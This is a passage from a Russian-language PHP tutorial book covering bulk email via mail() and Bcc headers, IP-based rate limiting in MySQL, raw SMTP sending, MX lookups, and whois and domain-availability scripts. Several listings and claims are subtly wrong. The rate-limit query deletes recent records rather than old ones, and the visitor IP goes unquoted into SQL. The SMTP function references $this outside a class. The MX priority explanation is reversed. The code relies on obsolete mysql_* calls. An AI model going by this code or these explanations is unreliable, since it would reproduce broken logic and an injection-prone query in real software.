1. Осуществлять рассылку писем в цикле, последовательно перебирая почтовые адреса — к такому приему прибегают в том случае, если письмо для каждого пользователя уникально и нельзя всем послать одно и то же шаблонное письмо.
2. Осуществлять рассылку писем, указав через почтовые заголовки список адресатов. К этому приему прибегают в том случае, если адресатам следует отправить одно и то же письмо.

В листинге II.11.5 представлен вариант, осуществляющий рассылку с использованием первого приема.

Листинг II.11.5. Рассылка писем в цикле

```
<?php
  // Тема письма
  $theme = "Тема письма";
  // Содержимое письма
  $body = "Тело письма";
  // Имя файла с e-mail адресами
  $filename = "mail.txt";
  // Читаем содержимое файла в массив $listemail
  // при помощи функции file()
```

```
  $listemail = file($filename);
  // В цикле осуществляем отправку писем
  foreach($listemail as $email)
  {
    mail(trim($email), $theme, $body);
  }
?>
```

Однако вызов функции `mail()` является достаточно трудоемкой и ресурсозатратной процедурой. Отправка более сотни писем таким способом может привести к значительной временной задержке, что может оказаться неприемлемым, если скрипт отправки связан со скриптом добавления нового сообщения в форуме или на доске объявлений. В этом случае лучше прибегнуть к отправке почтового сообщения с перечислением адресатов в почтовом заголовке `Cc`, если необходимо, чтобы адресаты видели, кому помимо них было разослано письмо, или заголовке `Bcc`, если этого не требуется. Скрипт, реализующий данную рассылку, может выглядеть так, как представлено в листинге II.11.6.

Замечание

Количество почтовых заголовков `Bcc` и `Cc` не ограничено, каждый заголовок принимает в качестве значения электронный адрес одного адресата. Например, "`Bcc: somebody@mail.ru\r\n`".

Листинг II.11.6. Рассылка писем с применением почтовых заголовков

```
<?php
  // Тема письма
  $theme = "Тема письма";
  // Содержимое письма
  $body = "Тело письма";
  // Имя файла с e-mail адресами
  $filename = "mail.txt";
  // Читаем содержимое файла в массив $listemail
  // при помощи функции file()
  $listemail = file($filename);
  // В цикле формируем почтовые заголовки
  $header = "";
  foreach($listemail as $email)
  {
```

```
    $header .= "Bcc: ".trim($email)."\r\n";
  }
  $header .= "\r\n";
  mail(trim($listemail[0]), $theme, $body, $header);
?>
```

Как видно из листинга II.11.6, в цикле формируются лишь почтовые заголовки. Функция `mail()`, отправляющая письма, вызывается только один раз.

II.11.4. Предотвращение массовой рассылки

Наиболее приемлемый способ осуществить задержку в пять минут — это регистрировать IP-адреса всех посетителей, которые обращаются к почтовому сервису, в базе данных и не позволять пользоваться сервисом, если в базе данных имеется запись, произведенная в течение последних пяти минут. В силу того, что задержка составит всего пять минут, пользователи, выходящие в Интернет с одного IP-адреса, вряд ли будут испытывать неудобства.

Проще всего решить данную задачу при помощи MySQL. Для этого необходимо создать таблицу `mailerlist`, которая будет содержать два столбца:

- `ip` — поле типа `BIGINT` для хранения IP-адреса;
- `putdate` — поле типа `DATETIME` для хранения времени последнего обращения к почтовому серверу с IP-адреса, сохраненному в поле `ip`.

Оператор `CREATE TABLE`, создающий данную таблицу, представлен в листинге II.11.7.

Листинг II.11.7. Создание таблицы `mailerlist`

```
CREATE TABLE mailerlist (
  ip bigint(20) NOT NULL default '0',
  putdate datetime NOT NULL default '0000-00-00 00:00:00'
) TYPE=MyISAM;
```

После того как таблица создана, остается только заносить в нее IP-адреса и время обращения посетителей, а перед отправкой почтовых отправлений проверять, не входит ли в данную таблицу посетитель. IP-адрес хранится в виде целого числа, занимающего 8 байт. Для преобразования IP-адреса из формы xxx.xxx.xxx.xxx в целое число используется внутренняя функция MySQL — `INET_ATON()`, обратное преобразование осуществляет функция `INET_NTOA()`.

Скрипт, осуществляющий проверку IP-адресов посетителей, представлен в листинге II.11.8.

Листинг II.11.8. Проверка IP-адресов посетителей

```
<?php
  // Устанавливаем соединение с базой данных
  include "config.php";
  // Удаляем все старые записи
  $query = "DELETE FROM mailerlist
            WHERE putdate > NOW() - INTERVAL 5 MINUTE";
  if(!mysql_query($query)) exit(mysql_error());
  // Проверяем, не отправлял ли пользователь письма
  // за последние 5 минут
  $query = "SELECT COUNT(*) FROM mailerlist
            WHERE ip = INET_ATON($_SERVER[REMOTE_ADDR])";
  $cnt = mysql_query($query);
  if(!$cnt) exit(mysql_error());
  $total = mysql_result($cnt,0);
  if($total > 0) exit("Допускается отправка лишь одного
                       письма раз в 5 минут. Попробуйте
                       воспользоваться сервисом позже");
  // Отправляем письмо, если оно успешно отправлено,
  // помещаем в базу данных IP-адрес посетителя и время
  // его обращения к почтовому сервису.
  if(mail($mail, $theme, $body))
  {
    $query = "INSERT INTO mailerlist
              VALUES(INET_ATON($_SERVER[REMOTE_ADDR]), NOW())";
    if(!mysql_query($query)) exit(mysql_error());
  }
  else
  {
    exit("К сожалению, письмо не было отправлено");
  }
?>
```

При обращении к скрипту, представленному в листинге II.11.8, первый SQL-запрос уничтожает все записи в таблице `mailerlist`, с момента создания

которых прошло более пяти минут. После этого скрипт проверяет, содержит ли таблица `mailerlist` IP-адрес текущего пользователя (`$_SERVER['REMOTE_ADDR']`), если это так, работа скрипта останавливается. В противном случае скрипт вызывает функцию `mail()` — при успешной отправке письма функция заносит в таблицу IP-адрес текущего пользователя и время его обращения к почтовому сервису.

II.11.5. Отправка почтового сообщения через SMTP-ретранслятор

В PHP отсутствуют функции для работы с SMTP-серверами. Код функции приведен в листинге II.11.9.

Замечание

Отправка сообщений подобным образом будет работать только в тех случаях, если почтовый сервер является открытым ретранслятором или ваш IP-адрес является для него разрешенным. Однако, в последнее время, в целях борьбы со спамерскими рассылками ретрансляторы стараются закрывать, а системные администраторы организаций не разрешают отправку почты с адресов, не находящихся в собственной подсети.

Листинг II.11.9. Отправка сообщения через удаленный SMTP-сервер

```
<?php
// функция отправки сообщения: открывает сокет, ведет диалог с сервером,
// записывает данные, закрывает сокет
function send($server, $to, $from, $subject="",$msg, $headers="")
{
   // формируем поля заголовка
  $headers="To: $to\nFrom: $from\nSubject: $subject\nX-Mailer: My
            Mailer\n$headers";
  // соединяемся с сервером по порту 25, при этом переменная $fp
  // содержит дескриптор соединения
  $fp = fsockopen($server, 25, &$errno, &$errstr, 30);
  if (!$fp) die("Server $server. Connection failed: $errno, $errstr");
  // если соединение прошло успешно, производим запись данных в сокет,
  // т.е. открываем наш SMTP-сеанс с удаленным сервером $server
  fputs($fp,"HELO $server\n"); // здороваемся с сервером
  // посылаем поле from
  fputs($fp,"MAIL FROM: $from\n");
```

```
  // посылаем поле To
  fputs($fp,"RCPT TO: $to\n");
  // посылаем поле Data
  fputs($fp,"DATA\n");
  // посылаем сообщение, которое содержится в переменной $msg
  fputs($fp,"$msg\r\n.\r\n");
  // посылаем заголовки
  fputs($fp,$this->headers);
  if (strlen($headers))
    fputs($fp,"$headers\n");
  // завершаем SMTP-сеанс
  fputs($fp,"\n.\nQUIT\n");
  // завершаем соединение
  fclose($fp);
  }
}
// отправка сообщения
send('mx2.yandex.ru', // почтовый ретранслятор, к примеру, сервера yandex
     'mail@yandex.ru', // кому
     'mail@softtime.ru',  // от кого
     'Hello!',  // тема
     'Привет!'); // сообщение
?>
```

В начале функции происходит соединение с почтовым ретранслятором удаленного SMTP-сервера по порту 25 с помощью функции `fsockopen()`. Затем серверу отправляются SMTP-команды, которые приведены ранее в этой главе. Текст сообщения должен заканчиваться строчкой на отдельной странице, поэтому точка обязательно должна присутствовать в строке отправки текста сообщения:

```
fputs($fp, "$msg\r\n.\r\n");
```

II.11.6. Выяснение адресов почтовых ретрансляторов

Узнать имена почтовых ретрансляторов конкретного SMTP-сервера можно при помощи следующего скрипта, выводящего список почтовых ретрансляторов заданного сервера и их приоритет (листинг II.11.10).

Листинг II.11.10. Получение списка почтовых ретрансляторов

```
<?php
  // некоторый адрес электронной почты
  $email="mail@yandex.ru";
  // разбиваем адрес на массив из двух элементов: имени почтового ящика и
  // имени почтового сервера
  $email_arr = explode("@" , $email);
  // заносим в переменную $host имя почтового сервера
  $host = $email_arr[1];
  // далее определяем список почтовых ретрансляторов сервера $host
  // и выводим их с указанием значений предпочтения
  getmxrr($host, $mxhostsarr, $weight);
  echo "На $email письма могут отправляться через следующие хосты:<br>";
  for ($i=0; $i < count($mxhostsarr); $i++)
  {
    echo ("$mxhostsarr[$i] = $weight[$i]<br>");
  }
?>
```


В этом скрипте используется функция `getmxrr()`, возвращающая список почтовых ретрансляторов. Синтаксис функции:

```
string getmxrr(string hostname, array mxhost, [, array weight])
```

Эта функция принимает в качестве аргумента имя хоста `hostname` в данном домене и заполняет массив `mxhost` списком почтовых ретрансляторов этого домена. Если указан третий необязательный аргумент `weight`, то функция заполняет его значениями предпочтения, которые возвращает ей почтовый ретранслятор. К примеру, для адреса `mail@yandex.ru`, скрипт из листинга II.11.10 вернет следующий список почтовых ретрансляторов, через которые происходит отправка писем SMTP-сервером Yandex:

```
mx2.yandex.ru = 10
mx1.yandex.ru = 0
```

В примере mx2.yandex.ru имеет приоритет 10, а mx1.yandex.ru приоритет 0. Если приоритет у ретранслятора высокий — письма идут через него, переключение на ретрансляторы с более низким приоритетом происходит, когда отказывает первый в списке.



Глава II.12

Whois-сервис

II.12.1. Определение принадлежности IP-адресов

Для решения данной задачи необходимо при помощи функции `fsockopen()` установить соединение с сервером **whois.arin.net** по порту 43, получить и вывести ответ сервера (листинг II.12.1).

Листинг II.12.1. Определение принадлежности IP-адресов

```
<form method=post>
<input type=text name=ip size=35>
<input type=submit value='Введите IP-адрес'>
</form>
<?php
if(!empty($_POST['ip']))
{
  // Соединение с сокетом TCP, ожидающим на сервере "whois.arin.net" по
  // порту 43. В результате возвращается дескриптор соединения $sock.
  $sock = fsockopen("whois.arin.net", 43, $errno, $errstr);
  if (!$sock) exit("$errno($errstr)");
  else
  {
    // Записываем строку из переменной $_POST["ip"] в дескриптор сокета.
    fputs ($sock, $_POST["ip"]."\r\n");
    // Осуществляем чтение из дескриптора сокета.
    while (!feof($sock))
    {
```

```
        echo (str_replace(":",":      ",
                                fgets ($sock, 128))."<br>");
      }
    }
    // закрываем соединение
    fclose ($sock);
}
?>
```

Как видно из листинга II.12.1, скрипт содержит как саму форму для заполнения, так и ее обработчик. После передачи обработчику IP-адреса происходит открытие сокета при помощи функции `fsockopen()`. Результат работы скрипта для IP-адреса 65.54.188.74 представлен на рис. II.12.1.




Рис. II.12.1. Принадлежность IP-адреса 65.54.188.74

Как видно из рис. II.12.1, IP-адрес 65.54.188.74 принадлежит корпорации Microsoft. Более того, им принадлежит не только этот конкретный IP-адрес, но и весь диапазон IP-адресов от 65.52.0.0 до 65.55.255.255.

II.12.2. Определение принадлежности европейских IP-адресов

Для решения данной задачи необходимо при помощи функции `fsockopen()` установить соединение с сервером **whois.ripe.net** по порту 43, получить и вывести ответ сервера (листинг II.12.2).

Листинг II.12.2. Определение принадлежности IP-адресов

```
<form method=post>
<input type=text name=ip size=35>
<input type=submit value='Введите IP-адрес'>
</form>
<?php
if(!empty($_POST['ip']))
{
  // Соединение с сокетом TCP, ожидающим на сервере "whois.ripe.net" по
  // порту 43. В результате возвращается дескриптор соединения $sock.
  $sock = fsockopen("whois.ripe.net", 43, $errno, $errstr);
  if (!$sock) exit("$errno($errstr)");
  else
  {
    // Записываем строку из переменной $_POST["ip"] в дескриптор сокета.
    fputs ($sock, $_POST["ip"]."\r\n");
    // Осуществляем чтение из дескриптора сокета.
    while (!feof($sock))
    {
      echo (str_replace(":",":      ",
                        fgets ($sock, 128))."<br>");
    }
  }
  // закрываем соединение
  fclose ($sock);
}
?>
```

II.12.3. Следование реферальному серверу

Если главный Whois-сервис не содержит информации о запрашиваемом IP-адресе, то в отчете обязательно присутствует строка `ReferralServer`, которая указывает адрес Whois-сервиса, ответственного за нужный диапазон IP-адресов. Поэтому обращение к Whois-сервису следует выделить в отдельную функцию `whois()`, которая будет принимать два параметра: адрес Whois-сервиса и запрашиваемый IP-адрес. Если полученный отчет будет содержать ссылку на реферальный сервис, функция будет осуществлять рекурсивный спуск (листинг II.12.3).

Листинг II.12.3. Рекурсивное следование реферальному серверу

```
<center>
 <form method=post>
 <input type=text name=ip size=35>
 <input type=submit value='Введите IP-адрес'>
 </form>
</center>
<?php
if(!empty($_POST['ip'])) echo whois("whois.arin.net",$_POST['ip']);

function whois($url,$ip)
{
  // Соединение с сокетом TCP, ожидающим на сервере "whois.arin.net" по
  // порту 43. В результате возвращается дескриптор соединения $sock.
  $sock = fsockopen($url, 43, $errno, $errstr);
  if (!$sock) exit("$errno($errstr)");
  else
  {
    echo $url."<br>";
    // Записываем строку из переменной $_POST["ip"] в дескриптор сокета.
    fputs ($sock, $ip."\r\n");
    // Осуществляем чтение из дескриптора сокета.
    $text = "";
    while (!feof($sock))
    {
      $text .= fgets ($sock, 128)."<br>";
    }
    // закрываем соединение
    fclose ($sock);

    // Ищем реферальный сервер
    $pattern = "|ReferralServer: whois://([^\n<:]+)|i";
    preg_match($pattern, $text, $out);
    if(!empty($out[1])) return whois($out[1], $ip);
    else return $text;
  }
}
?>
```




Рис. II.12.2. Принадлежность IP-адреса 213.115.162.82




Рис. II.12.3. Принадлежность IP-адреса 192.131.90.161

Скрипт всегда начинает поиск с **whois.arin.net**, осуществляя повторные запросы к реферальным сервисам, если в этом возникает необходимость. При этом перед отчетом выводится список Whois-сервисов, которые посещает скрипт. Так для адреса 213.115.162.82, который соответствует сайту корпорации AB MySQL, отчет может выглядеть так, как это представлено на рис. II.12.2.

Как видно из рис. II.12.2, скрипт посещает два Whois-сервиса: **whois.arin.net** и **whois.ripe.net**.

Для IP-адреса 192.131.90.161, который соответствует сетевому адресу **http://www.w3c.org**, отчет может выглядеть так, как это представлено на рис. II.12.3. Из отчета видно, что информация по данному IP-адресу была найдена в Whois-сервисе по адресу **whois.apnic.net**.

II.12.4. Определение IP-адреса по сетевому адресу

Для преобразования сетевого адреса в IP-адрес предназначена функция `gethostbyname()` (листинг II.12.4).

Листинг II.12.4. Получение IP-адреса по сетевому имени

```
<?php
  $hostname = "localhost";
  $ip_address = gethostbyname($hostname);
  echo ("IP-адрес $hostname: $ip_address");
?>
```

Остается лишь добавить код преобразования в листинг II.12.1, чтобы получить требуемое Web-приложение (листинг II.12.5).

Листинг II.12.5. Web-интерфейс для определения IP-адреса по сетевому адресу

```
<form method=post>
<input type=text name=ip size=35>
<input type=submit value='Введите IP-адрес'>
</form>
<?php
if(!empty($_POST['ip']))
{
  // Соединение с сокетом TCP, ожидающим на сервере "whois.arin.net" по
```

```
  // порту 43. В результате возвращается дескриптор соединения $sock.
  $sock = fsockopen("whois.arin.net", 43, $errno, $errstr);
  if (!$sock) exit("$errno($errstr)");
  else
  {
    // Записываем строку из переменной $_POST["ip"] в дескриптор сокета.
    fputs ($sock, gethostbyname($_POST["ip"])."\r\n");
    // Осуществляем чтение из дескриптора сокета.
    while (!feof($sock))
    {
      echo (str_replace(":",":      ",
                        fgets ($sock, 128))."<br>");
    }
  }
  // закрываем соединение
  fclose ($sock);
}
?>
```

II.12.5. Определение сетевого адреса по IP-адресу

Для решения данной задачи удобно воспользоваться функцией `gethostbyaddr()`, которая по IP-адресу возвращает сетевой адрес ресурса сети (листинг II.12.6).

Листинг II.12.6. Использование функции `gethostbyaddr()`

```
<?php
  echo gethostbyaddr("81.19.69.28");
?>
```

II.12.6. Выяснение, занят ли домен

Для решения данной задачи следует обратиться к странице **http://www.ripn.net:8080/nic/whois/**, позволяющей осуществлять поиск в базе данных РосНИИРОС (RIPN). Перед тем как пуститься в написание собственного скрипта проверки занятости домена, следует внимательно прочитать правила пользования сервисом **http://www.ripn.net:8080/about/servpol.html**,

особенно пункт 3, где говорится о том, что с одного IP-адреса не допускается обращение чаще чем несколько раз в минуту и о блокировке адреса при регулярном нарушении этого требования.

Замечание

Если кроме домена **.ru** вам интересен ряд других доменов, вы можете посетить страницу **http://www.iana.org/cctld/cctld-whois.htm**, где представлена информация о whois-серверах и регистраторах по каждому из национальных доменов.

Для обращения к обработчику HTML-формы, представленной на странице **http://www.ripn.net:8080/nic/whois/**, в самом простом случае достаточно скопировать HTML-форму (листинг II.12.7).

Листинг II.12.7. HTML-форма для обращения к обработчику

```
<form method="post"
      action="http://www.ripn.net:8080/nic/whois/whois.cgi">
  <input type="hidden" name="Host" value="whois.ripn.net">
  <input name="Whois" type="text" size=40 >
  <input type="submit" value="Search">
</form>
```




Рис. II.12.4. Отчет **www.ripn.net** по доменному имени **mail.ru**

Данный способ является не очень удобным, так как приводит к автоматическому открытию страницы **www.ripn.net** (рис. II.12.4). Для устранения такого поведения необходимо осуществить обращение к обработчику через сокеты, фильтруя ответ сервера и оставляя только полезную информацию.

Замечание

До тех пор, пока вы используете полученную со стороннего хоста информацию, у владельца хоста не может быть к вам претензий — браузеры не подвергаются лицензированию, т. е. вы можете получать информацию с сайта любым удобным для вас способом, в том числе и через скрипт. Когда вы предоставляете полученную информацию на своем сайте и извлекаете прибыль напрямую или опосредованно (например, за счет увеличения посещаемости), использование информации следует согласовать с владельцем.

Вариант скрипта, осуществляющего запрос через сокеты, представлен в листинге II.12.8. Полезный ответ находится между тегами `<pre>` и `</pre>`, поэтому остается только вырезать его из полученного потока и вывести в окно браузера.

Листинг II.12.8. Скрипт, фильтрующий ответ на запрос по доменному имени

```
<form method=post>
```

```
  <input name="Whois" type="text" size=40 >
  <input type="submit" value="Search">
</form>
<?php
  if(!empty($_POST))
  {
    $hostname = "www.ripn.net";
    $path = "/nic/whois/whois.cgi";
    $line = "";
    // Устанавливаем соединение, имя которого
    // передано в параметре $hostname
    $fp = fsockopen($hostname, 8080, $errno, $errstr, 30);
    // Проверяем успешность установки соединения
    if (!$fp) echo "$errstr ($errno)<br />\n";
    // Данные HTTP-запроса
    $data = "Host=".urlencode("whois.ripn.net").
            "&Whois=".urlencode($_POST['Whois'])."&\r\n\r\n";
    // Заголовок HTTP-запроса
    $headers = "POST $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    $headers .= "Content-type: application/x-www-form-urlencoded\r\n";
    $headers .= "Content-Length: ".strlen($data)."\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers.$data);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
    $pattern = "|<pre>(.*)</pre>|isU";
    preg_match($pattern, $line, $out);
    echo "<pre>";
    echo $out[1];
    echo "</pre>";
  }
?>
```

В результате работы скрипта выводится только полезная информация (рис. II.12.5).




Рис. II.12.5. Отчет по домену **mail.ru**

Отчет, возвращаемый сервером **www.ripn.net**, содержит множество полей, описание которых приводится в табл. II.12.1.

Таблица II.12.1. *Описание полей отчета Whois-сервиса по доменным именам*

Поле	Описание
address	Контактный адрес физического лица (на английском языке) (необязательное)
admin-c	Идентификатор представителя организации для административного контакта с РосНИИРОС
admin-o	Идентификатор администратора домена
bill-c	Идентификатор представителя организации, ответственного за оплату услуг по домену
changed	Дата последнего изменения клиентом информации в объекте (приводит к запуску процесса тестирования зоны). Для доменов третьего уровня может указывать дату, когда начнется ежегодное автоматическое тестирование зоны, если не будет прислан запрос на обновление зоны
created	Дата регистрации домена; не изменяется при продлении срока регистрации, смене администратора или регистратора домена
descr	Краткое описание объекта в произвольной текстовой форме (поле необязательное)

domain	Доменное имя
e-mail	Адрес электронной почты
fax-no	Номер факса (с международным кодом и кодом города)
free-date	Дата освобождения домена (указывается для доменов с приближающимся сроком аннулирования регистрации)
mnt-adm	Организация или физическое лицо, которому принадлежит служба технической поддержки
mnt-by	Идентификатор службы технической поддержки (службы авторизации), отвечающей за корректность информации о домене в базе данных РосНИИРОС
mntner	Идентификатор службы технической поддержки в базе данных РосНИИРОС
nic-hdl	Идентификатор объекта базы данных
nserver	Список DNS-серверов, поддерживающих домен (если имя сервера содержит имя домена, то указываются также его IP-адреса)
org	Название организации
paid-till	Дата, по которую оплачена регистрация домена
person	Полное имя физического лица
phone	Телефон(ы) с международным кодом и кодом города

Таблица II.12.1 *(окончание)*

Поле	**Описание**
reg-ch	Идентификатор регистратора, которому передается домен (если должен смениться регистратор)
registrar	Идентификатор регистратора
remark	Произвольные текстовые комментарии (поле необязательное)
source	Источник информации
state	Состояние объекта
tech-c	Идентификатор контактного лица по техническим вопросам
type	Тип домена
whois	Whois-сервис регистратора
www	URL-адрес сайта регистратора
x-freeing	Домен подлежит удалению из реестра в течение часа

В том случае, если домен не зарегистрирован, возвращается запись "No entries found for the selected source(s)". (Для доменного имени не найдено соответствия (рис. II.12.6).)




Рис. II.12.6. Отрицательный ответ whois-сервиса

В листинге II.12.9 представлен скрипт, который дает ответ, занят домен или нет. Если домен не занят, то выводится фраза "Домен свободен", если домен занят, то выводится фраза "Домен занят и оплачен до yyyy.mm.dd", где в качестве yyyy.mm.dd стоит дата, до которой домен занят.


Замечание

Домен покупается на один год, после чего осуществляется процедура продления его действия. Каждый год аренды домена в зоне .ru стоит около 15 долларов США.

Листинг II.12.9. Скрипт, выясняющий, занят ли домен

```
<form method=post>
  <input name="Whois" type="text" size=40 >
  <input type="submit" value="Search">
</form>
<?php
  if(!empty($_POST))
  {
    $hostname = "www.ripn.net";
    $path = "/nic/whois/whois.cgi";
```

```
    $line = "";
    // Устанавливаем соединение, имя которого
    // передано в параметре $hostname
    $fp = fsockopen($hostname, 8080, $errno, $errstr, 30);
    // Проверяем успешность установки соединения
    if (!$fp) echo "$errstr ($errno)<br />\n";
    // Данные HTTP-запроса
    $data = "Host=".urlencode("whois.ripn.net").
            "&Whois=".urlencode($_POST['Whois'])."&\r\n\r\n";
    // Заголовок HTTP-запроса
    $headers = "POST $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    $headers .= "Content-type: application/x-www-form-urlencoded\r\n";
    $headers .= "Content-Length: ".strlen($data)."\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers.$data);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
    if(strpos($line, "No entries found for the selected source(s)."))
    {
      echo "Домен свободен";
    }
    $pattern = "|paid-till: ([^\n]+)\n|isU";
    preg_match($pattern, $line, $out);
